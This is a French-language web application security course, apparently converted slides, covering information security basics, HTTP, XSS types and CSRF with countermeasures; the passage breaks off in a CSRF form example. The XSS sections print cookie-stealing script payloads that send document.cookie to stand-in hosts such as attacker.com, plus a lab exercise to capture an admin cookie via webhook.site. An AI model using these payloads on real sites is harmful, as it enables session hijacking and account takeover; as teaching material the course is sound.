

# WEB APPLICATION SECURITY



# WEB APPLICATION SECURITY

Introduction

chapitre 1 : client side security


chapitre 2 : communication security

chapitre 3 : server side security



# Introduction à la sécurité de l'information :

- Il est essentiel de comprendre les principes fondamentaux de la sécurité de l'information pour protéger les applications Web.
1. **InfoSec Overview** : La sécurité de l'information (InfoSec) est un domaine multidisciplinaire dédié à la protection des actifs numériques et des informations sensibles contre l'accès non autorisé, la divulgation, l'altération et la destruction.
  2. **Exigences de sécurité de l'information** : La base de la sécurité de l'information est la triade de la CIA : confidentialité, intégrité et disponibilité.



- **Confidentialité** : Veiller à ce que l'information ne soit accessible qu'aux personnes autorisées.
- **Intégrité** : Garantit que les données demeurent inchangées et fiables.
- **Disponibilité** : Veiller à ce que les données soient accessibles au besoin sans interruption.

**2. Principaux concepts de sécurité :** Il est essentiel de comprendre ces concepts pour gérer efficacement les risques liés à la sécurité de l'information.

- **Vulnérabilités** : Faiblesses des systèmes ou des processus pouvant être exploitées.
- **Menaces** : Risques posés par les vulnérabilités identifiées, compromettant l'intégrité, la confidentialité et la disponibilité des données.
- **Exposition** : Se produit lorsque les données sont compromises en raison de vulnérabilités de sécurité.
- **Contre-mesures** : Mettre en œuvre des mesures robustes pour atténuer efficacement les risques.

**4. Rôle des professionnels d'InfoSec :** Les professionnels d'InfoSec jouent un rôle crucial dans l'identification des vulnérabilités, l'évaluation des risques et la mise en œuvre de contrôles pour protéger les données et maintenir la sécurité des actifs numériques.


- **Tests de pénétration** : Les cyberattaques simulées révèlent les vulnérabilités du système et les classent par ordre de priorité pour les mesures de sécurité proactives.
- **Gestion des risques** : analyse les menaces, évalue les répercussions et met en œuvre des stratégies pour minimiser les risques.
- **Analyste de la sécurité** : surveille les réseaux, analyse les incidents et répond aux alertes de sécurité.

- **Administration du pare-feu** : Gère les systèmes de pare-feu pour contrôler le trafic réseau en fonction des règles de sécurité.
- **Analyste du Centre des opérations de sécurité (COS)** : Surveille, enquête et répond aux menaces à la sécurité en temps réel.
- **Responsable de la conformité de la sécurité** : Assurer la conformité de l'organisation aux réglementations et normes de sécurité.
- **Ingénieur en sécurité** : met en œuvre des solutions de sécurité pour se protéger contre les cybermenaces.
- **Réviseur de code** : Examine le code source pour détecter les vulnérabilités et les erreurs de codage.
- **Security Architect** : Concevoir des solutions de sécurité conformes aux objectifs commerciaux et aux normes de l'industrie.

**5. Portée de la sécurité Web :** La sécurité Web est un sous-ensemble de la cybersécurité, qui à son tour est une composante de la sécurité de l'information.

- **Cybersécurité** : Protège les systèmes numériques, les réseaux et les données contre les cybermenaces comme les pirates informatiques, les logiciels malveillants et les rançongiciel.
- **La portée de la sécurité de l'information** s'étend au-delà des technologies numériques pour englober les mesures et les pratiques de sécurité physique protégeant toutes les formes d'information.

# Information Security Scope



# Architecture des applications Web :


- Les applications Web d'aujourd'hui diffèrent considérablement de celles d'il y a une décennie. Auparavant, les applications reposaient sur des frameworks côté serveur, mais avec Ajax, elles ont commencé à utiliser efficacement HTTP pour les requêtes asynchrones au sein d'une seule session de page.
- Les applications Web modernes comprennent souvent plusieurs applications communiquant via des API REST, chacune gérant des tâches spécifiques sans stocker les informations de demande. Les applications côté client, qui ressemblent aux applications de bureau traditionnelles, gèrent leurs cycles de vie et leurs demandes de données sans nécessiter de recharge de page.

# Architecture des applications Web :

- Nouveaux développements, notamment les bases de données NoSQL, les applications JavaScript full-stack, les sockets Web et les microservices, qui introduisent de nouvelles capacités et de nouveaux défis de sécurité. Améliorer la sécurité grâce à une architecture Web moderne :
- **Séparation des composants** : L'architecture moderne des applications Web sépare les composants côté client, côté serveur et la méthode d'intégration.
- **Mesures de sécurité ciblées** : Permet la mise en œuvre de mesures de sécurité ciblées pour chaque composant afin d'améliorer la sécurité globale.

# Architecture des applications Web :

- En sécurisant le code côté client, l'infrastructure côté serveur et les protocoles de communication, les développeurs peuvent atténuer efficacement les risques de sécurité et garantir l'intégrité et la confidentialité des données.



- **Protocole HTTP** : Le protocole de transfert hypertexte (HTTP) fonctionne dans la couche d'application de la suite de protocoles TCP/IP, qui définit les règles et les conventions pour l'échange de données entre les périphériques sur un réseau. HTTP spécifie comment les messages sont formatés et transmis entre les clients et les serveurs sur Internet.

- **Client HTTP** : Un client HTTP initie la communication avec les serveurs en envoyant des **demandes HTTP** pour récupérer des ressources ou des services, Les méthodes HTTP courantes utilisées dans les demandes comprennent : **GET** : Récupère des données, **POST** : Soumet des données, **PUT** : Met à jour une ressource existante, **DELETE** : Supprime une ressource.

Les clients HTTP peuvent être des navigateurs Web comme Chrome, Firefox ou Safari, ainsi que des applications mobiles ou des outils de ligne de commande... etc.

**Serveur HTTP** : communément appelé serveur Web, gérer les demandes HTTP entrantes, les traiter et générer des réponses appropriées pour répondre aux demandes des clients. Les types courants de réponses HTTP comprennent :

- **200 OK** : Indique que la requête a réussi et que le serveur a renvoyé la ressource demandée.
- **404 Not Found** : Indique que la ressource demandée n'a pas pu être trouvée sur le serveur.
- **301 Déplacement permanent** : Indique que la ressource demandée a été déplacée en permanence vers un nouvel emplacement.
- **Erreur du serveur interne 500** : indique que le serveur a rencontré une condition inattendue qui l'a empêché de répondre à la demande

Les serveurs Web comprennent des logiciels populaires comme Nginx, Apache et Microsoft Internet Information Services (IIS).

# Chapitre 1 : Sécurité côté client

## client side security



# Introduction

- La sécurité côté client, également appelée sécurité frontend, se concentre sur la protection des composants et des processus qui s'exécutent sur le navigateur ou l'appareil de l'utilisateur lors de l'interaction avec une application Web.

- Le code exécuté côté client consiste principalement en HTML pour structurer les pages Web, CSS pour le style et le formatage, et JavaScript pour ajouter de l'interactivité et des fonctionnalités dynamiques aux applications Web. JavaScript, en particulier, joue un rôle crucial dans le développement côté client, permettant des fonctionnalités telles que la validation de formulaire, la manipulation DOM et la communication asynchrone avec le serveur.

# Vulnérabilités courantes du côté client

**1 – XSS**

**2 – CSRF**

**3 - Clickjacking**

**4 - CSP**



# Vulnérabilités courantes du côté client :

## I. Cross-Site Scripting (XSS) :

Cross-Site Scripting (XSS) est une vulnérabilité de sécurité dans les applications Web qui permet aux attaquants d'injecter des scripts malveillants dans les pages Web consultées par d'autres utilisateurs. Ces scripts peuvent s'exécuter dans le navigateur de la victime, entraînant potentiellement le vol de données, l'effacement du site Web, des attaques de phishing et d'autres mal actions.

# Fonctionnement de XSS :

- 1. Entrée vulnérable** : L'attaquant trouve un point faible dans l'application, comme une barre de recherche non validée ou une section de commentaire, où il peut injecter du code.
- 2. Fabrication du payload** : L'attaquant crée un script malveillant déguisé en entrée inoffensive. Ce script peut être caché dans le texte, les liens ou d'autres données soumises par l'utilisateur.
- 3. Injection** : L'attaquant injecte le payload dans le champ de saisie vulnérable.

# Fonctionnement de XSS :

**4. Exécution côté client :** L'application traite l'entrée, soit en la reflétant dans le navigateur de l'utilisateur (XSS réfléchi), soit en l'exécutant directement sur le périphérique de l'utilisateur (XSS basé sur DOM).

**5. Attaque :** Le script malveillant s'exécute dans le navigateur de la victime, volant potentiellement des cookies, redirigeant vers des sites de phishing ou effectuant d'autres actions non autorisées.

# impact :

- **Vol de données** : Les scripts malveillants peuvent voler des informations sensibles telles que des cookies de session, des identifiants de connexion ou des données de formulaire soumises par les utilisateurs. Cela permet aux attaquants d'usurper l'identité des victimes, d'accéder à des ressources non autorisées ou de commettre une fraude.
- **Effacement du site Web** : Les attaquants peuvent injecter des scripts qui modifient l'apparence ou le contenu d'un site Web. Cela peut être utilisé pour diffuser de la désinformation, perturber l'expérience utilisateur ou promouvoir du contenu malveillant.

- **Attaques de phishing** : Les scripts peuvent rediriger les utilisateurs vers des sites Web de phishing conçus pour voler des informations de connexion ou d'autres informations sensibles. Ces sites Web semblent souvent légitimes, incitant les utilisateurs à céder leurs données.
- **Fonctionnalité malveillante** : Les scripts peuvent effectuer des actions non autorisées pour le compte de la victime, telles que la modification des profils utilisateur, l'envoi de messages indésirables ou la manipulation de données dans des applications Web.

# Contre-mesures :

- **Validation et Sanitization des entrées** : Valider et nettoyer les entrées de l'utilisateur pour supprimer ou neutraliser le contenu potentiellement malveillant, comme les balises HTML, le code JavaScript ou les caractères spéciaux.
- **Encodage des données sortie** : Encodez les données fournies par l'utilisateur avant de les rendre dans les pages Web pour empêcher les navigateurs de les interpréter comme du code exécutable. Utilisez des fonctions d'encodage comme `htmlspecialchars()` en PHP ou des méthodes équivalentes dans d'autres langages de programmation.

# Contre-mesures :

- **Politique de sécurité du contenu (CSP)** : Mettre en œuvre une politique de sécurité du contenu pour restreindre les sources à partir desquelles les scripts peuvent être exécutés, réduire l'impact des scripts injectés et limiter la portée des attaques XSS.
- **Pratiques de codage sécurisé** : Suivez les pratiques et directives de codage sécurisé pour minimiser le risque d'introduction de vulnérabilités XSS pendant le développement. Mettre à jour et corriger régulièrement les applications Web et les bibliothèques pour résoudre les problèmes de sécurité connus.

# Types de XSS

1 – Stored XSS

2 – Reflected XSS

3 - XSS basé sur le DOM



# Premier Types de XSS :

**1. Stored XSS :** Aussi appelé XSS persistant, ce type implique l'injection de scripts malveillants directement dans la base de données de l'application ou d'autres mécanismes de stockage. Lorsque d'autres utilisateurs accèdent à la page concernée, le script est récupéré dans la base de données et exécuté, ce qui constitue une menace importante, en particulier sur les sites contenant du contenu généré par l'utilisateur, comme des forums ou des sections de commentaires.

La seule exigence pour qu'une attaque XSS soit classée comme « stockée » est que le payload doit être stockée dans la base de données de l'application.

# Comprendre le flux d'attaques :

A. Identification des entrée vulnerable : Supposons qu'il existe une plateforme de blogging avec une section de commentaires où les utilisateurs peuvent poster des commentaires sur les articles. La plateforme permet la saisie HTML dans les commentaires, ce qui la rend vulnérable aux attaques XSS.

**XSS stored**

Status:

message enregistré / content saved

Title:

Message:

Posted messages:

Welcome

N'hésitez pas à me laisser un message / Feel free to leave a message

## Exercice :

Explorez la section des commentaires. Découvrez sa vulnérabilité d'entrée HTML, permettant les attaques XSS.

**Objectif :** Obtenir l'ADMIN\_COOKIE pour l'accès administratif.

**Remarque :** utilisez la plateforme webhook.site pour recevoir les demandes de la victim.

## II. Élaboration du script malveillant :

- L'attaquant crée un script malveillant pour voler les témoins de session des utilisateurs qui consultent la page compromise. Le script peut ressembler à ceci :

```
<script>  
// Send the stolen cookie to the attacker's server  
var img = new Image();  
img.src = "https://attacker.com/steal-cookie?cookie=" + document.cookie;  
</script>
```

### III. Injection de script malveillant :

- L'attaquant entre le script conçu dans la section des commentaires d'un article, comme ceci :

Title:

great

Message:

```
<div>
  <p>This article is great!</p>
  <script>
    var img = new Image();
    img.src = "https://attacker.com/steal-cookie?cookie=" + document.cookie;
  </script>
</div>
```

send

## IV. Persistance du scénario :

- Le script injecté est stocké dans la base de données de l'application avec le commentaire. Il reste là jusqu'à ce que d'autres utilisateurs accèdent à l'article contenant le commentaire malveillant :

**section de commentaire**

Posted messages:

Welcome

N'hésitez pas à me laisser un message / Feel free to leave a message

great

This article is great!

# **impact sur les victimes :**

Les attaques XSS stockées peuvent avoir un impact plus important car elles affectent tous les utilisateurs qui consultent la page compromise.

- **Injection persistante** : Les vulnérabilités XSS stockées permettent aux attaquants d'injecter des scripts malveillants directement dans la base de données ou les mécanismes de stockage de l'applicationnt.
- **Exposition prolongée** : Les scripts malveillants restent stockés dans la base de données et s'exécutent chaque fois que d'autres utilisateurs accèdent à la page concernée.

## Contre-mesures :

En plus des contre-mesures XSS, pour Stored XSS, il est crucial de nettoyer toutes les entrées de l'utilisateur avant de les stocker dans la base de données ou d'autres mécanismes de stockage. Cela garantit qu'aucun code malveillant ne persiste dans votre application.

# Deuxième Types de XSS :

## Reflected XSS

Dans ce type de XSS, le script malveillant est injecté dans une application Web, puis renvoyé au navigateur de l'utilisateur. Cela se produit souvent par les champs de saisie non sensibilisés ou de paramètres d'URL. Lorsque la victime clique sur un lien fabriqué ou soumet un formulaire, le script injecté s'exécute dans son navigateur.

Contrairement au XSS stocké, les attaques réfléchies n'impliquent pas le stockage permanent du script malveillant dans l'application, parfois appelé XSS non persistant.

# **Comprendre le flux d'attaques :**

## **I. Entrée vulnérable :**

L'application Web prend les entrées de l'utilisateur, comme les requêtes de recherche ou les données de formulaire, et les affiche directement sur une page Web sans validation ou sanitization appropriée. Cela crée une ouverture permettant aux attaquants d'injecter des scripts malveillants.

# Comprendre le flux d'attaques :

## II. Fabrication de payload :

L'attaquant construit un script malveillant conçu pour exploiter la vulnérabilité. Ce script pourrait voler des cookies, rediriger les utilisateurs vers des sites de phishing ou dégrader la page Web.

```
product<script>var xhttp=new XMLHttpRequest();xhttp.open("GET",
"https://attacker.site/?c="+document.cookie,
true);xhttp.send();</script>
```

# **Comprendre le flux d'attaques :**

## **III. Injection via la saisie utilisateur :**

L'attaquant crée une URL, un e-mail ou une soumission de formulaire qui inclut le payload malveillante déguisée en entrée utilisateur inoffensive. Cette entrée contrefaite est ensuite envoyée à l'application web vulnérable.

## **IV. Réflexion et exécution :**

L'application traite les données saisies par l'utilisateur et les reflète dans le navigateur de l'utilisateur sans nettoyage approprié. Cela permet au script malveillant d'être exécuté dans le navigateur de la victime.

## impact sur les victimes :

Les attaques XSS reflected sont moins persistantes que les attaques XSS stockées car le script n'est pas stocké sur le serveur. Cependant, ils peuvent toujours être dangereux si un utilisateur ciblé clique sur un lien contrefait ou soumet un formulaire contenant le payload malveillante.

# Contre-mesures :

Concentrez-vous sur la validation et la sanitization de toutes les entrées de l'utilisateur dans les formulaires, les requêtes de recherche et autres entrées contrôlées par l'utilisateur avant de les renvoyer au navigateur de l'utilisateur.

- **En-têtes de Strict Content-Type** : Utilisez des en-têtes de type de contenu strict pour empêcher les navigateurs d'interpréter les réponses comme du HTML, réduisant ainsi la probabilité d'attaques XSS.

# **3èmeTypes de XSS : XSS basé sur le DOM**

Contrairement aux XSS reflétés et stockés, les attaques basées sur le DOM exploitent les vulnérabilités au sein du script côté client (JavaScript) d'une page Web, plutôt que de s'appuyer sur le stockage ou la réflexion côté serveur. Le script malveillant manipule l'environnement DOM (Document Object Model) dans le navigateur de la victime, souvent via des scripts côté client, pour atteindre ses objectifs. Ce type de XSS peut être plus difficile à détecter et à atténuer car il se produit entièrement du côté client.

# **Comprendre le flux d'attaques :**

**I. Script côté client vulnérable :** La page Web contient du code JavaScript qui interagit avec les données fournies par l'utilisateur sans validation ou sanitization appropriée. Cette vulnérabilité implique souvent l'utilisation de fonctions telles que innerHTML ou document.write pour insérer dynamiquement du contenu en fonction des entrées de l'utilisateur.

**II. Création de payload :** L'attaquant crée un script malveillant qui exploite la façon dont le code JavaScript vulnérable gère les entrées de l'utilisateur. Ce script pourrait voler des données, rediriger l'utilisateur ou dégrader la page dans le navigateur de la victime.

# **Comprendre le flux d'attaques :**

**III. Injection via la saisie utilisateur** : L'attaquant injecte le payload via un canal apparemment légitime, tel qu'une fenêtre de chat, une description de profil ou un champ de saisie personnalisé.

**IV. Exécution côté client** : Le code JavaScript vulnérable de la page traite la saisie de l'attaquant. Comme le script ne nettoie pas l'entrée, le code malveillant est exécuté directement dans le navigateur de la victime.

## **impact sur les victimes :**

Les attaques XSS basées sur le DOM exploitent les vulnérabilités du code JavaScript côté client. Cela les rend plus difficiles à détecter et à prévenir que les autres types XSS.

## Contre-mesures :

En plus des contre-mesures XSS, pour DOM-Based XSS, il est essentiel d'examiner votre code JavaScript côté client pour détecter les vulnérabilités potentielles et d'éviter d'utiliser des fonctions telles que innerHTML sans validation et sanitization d'entrée appropriées. Envisagez d'utiliser des alternatives plus sûres commetextContent.

# Conclusion sur les bonnes pratiques

[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

# **Empêcher l'injection de script :**

- 1. Valider et sanitization les entrées :** Traiter toutes les entrées de l'utilisateur avec suspicion ! Valider leur format et les désinfecter pour supprimer les caractères malveillants. Les bibliothèques peuvent rationaliser ce processus.
- 2. Encoder la sortie :** Ne laissez pas les navigateurs mal interpréter la saisie de l'utilisateur comme du code. Encodez-la avant de l'afficher sur la page.

# **Minimiser les dommages aux scripts :**

**3. Politique de sécurité du contenu (CSP) :** Limitez les endroits où les scripts peuvent être chargés. Définissez une liste blanche de sources fiables pour empêcher toute exécution non autorisée.

**4. HTTPOnly, samesite & Secure Flags :** Protégez les cookies de session. Définissez l'indicateur HTTPOnly pour bloquer l'accès au script côté client et l'indicateur Secure pour la transmission HTTPS uniquement.

## Défense proactive :

**5. Codage sécurisé** : Suivez les pratiques de codage sécurisé. Évitez les fonctions à risque et utilisez des requêtes paramétrées pour prévenir les vulnérabilités enchaînées.

**6. Tests de pénétration** : Rechercher les vulnérabilités avant les attaquants. Effectuer régulièrement des vérifications de sécurité et des tests de pénétration.

## Autres conseils :

- **Nettoyage contextuel** : Personnalisez la désinfection en fonction de l'endroit où l'utilisateur utilise les données.
- **Restez à jour** : Appliquez des correctifs régulièrement et suivez les dernières menaces XSS.
- **Sensibilisation à la sécurité** : Former les développeurs sur le XSS et l'importance des pratiques de codage sécurisé.

# Vulnérabilités courantes du côté client :

## Cross-Site Request Forgery (CSRF)

Les vulnérabilités CSRF permettent aux attaquants de tromper les utilisateurs authentifiés en exécutant sans le savoir des actions malveillantes sur une application Web. En exploitant la confiance entre l'utilisateur et l'application, les attaquants peuvent effectuer des actions telles que transférer des fonds ou modifier les paramètres du compte sans l'accord de l'utilisateur.

# CSRF Properties

- L'objectif le plus courant de CSRF soit d'exploiter l'authentification de la victime pour effectuer une action authentifiée.
- Le CSRF fonctionne extrêmement bien avec d'autres attaques, par exemple pour utiliser le CSRF pour exploiter les scripts intersites post-authentication ou les attaques par injection SQL, ou pour exploiter reflected XSS qui ne peuvent être exploités que via HTTP POST.

# Comment fonctionne le CSRF ?

- 1. Connexion de la victime :** Un utilisateur ouvre une session dans une application Web (p. ex., services bancaires en ligne) et établit une session valide avec le serveur. Cette session est généralement identifiée par un cookie de session stocké dans le navigateur de l'utilisateur.
- 2. Lien ou formulaire malveillant :** L'attaquant crée un lien malveillant ou un formulaire intégré à un autre site Web, à un courriel ou à une publication sur les médias sociaux. Ce lien ou formulaire est conçu pour déclencher une action non autorisée sur l'application Web vulnérable.

# Comment fonctionne le CSRF ?

**3. Action cachée :** Le lien ou le formulaire malveillant contient souvent des champs masqués préremplis avec l'action souhaitée (par exemple, transfert d'argent) et potentiellement le cookie de session volé de l'utilisateur (si disponible).

**4. Demande involontaire :** Lorsque la victime clique sur le lien ou soumet le formulaire, son navigateur envoie automatiquement une demande à l'application Web vulnérable. Le navigateur de l'utilisateur inclut le cookie de session valide, ce qui rend la demande légitime pour le serveur.

# Comment fonctionne le CSRF ?

**5. Action non autorisée :** Le serveur, ignorant la requête manipulée, la traite en fonction de la session valide de l'utilisateur. Cela peut entraîner des actions non autorisées telles que des transferts d'argent, la modification des détails du compte ou l'envoi de messages indésirables.

# Simuler les demandes valides

Lorsque les gens parlent d'attaques CSRF, c'est ce qu'ils veulent dire généralement. Un attaquant utilise CSRF pour effectuer frauduleusement des actions normales sur le site cible.

# Les mesures pourraient comprendre :

- Modifier une adresse courriel de l'utilisateur, puis effectuer une opération « Mot de passe oublié » pour accéder au compte de l'utilisateur.
- Ajout d'un compte pour un blog utilisateur ou un autre système
- Transférer des fonds d'un compte bancaire utilisateur
- Passer des commandes d'achat pour un stock
- Vérifier l'existence d'un fichier. Il peut être utilisé pour trouver et prendre les empreintes digitales de serveurs Web sur un intranet.

# Exemple :

```
<form id="recover" method="post" action="/?action=recover">  
  
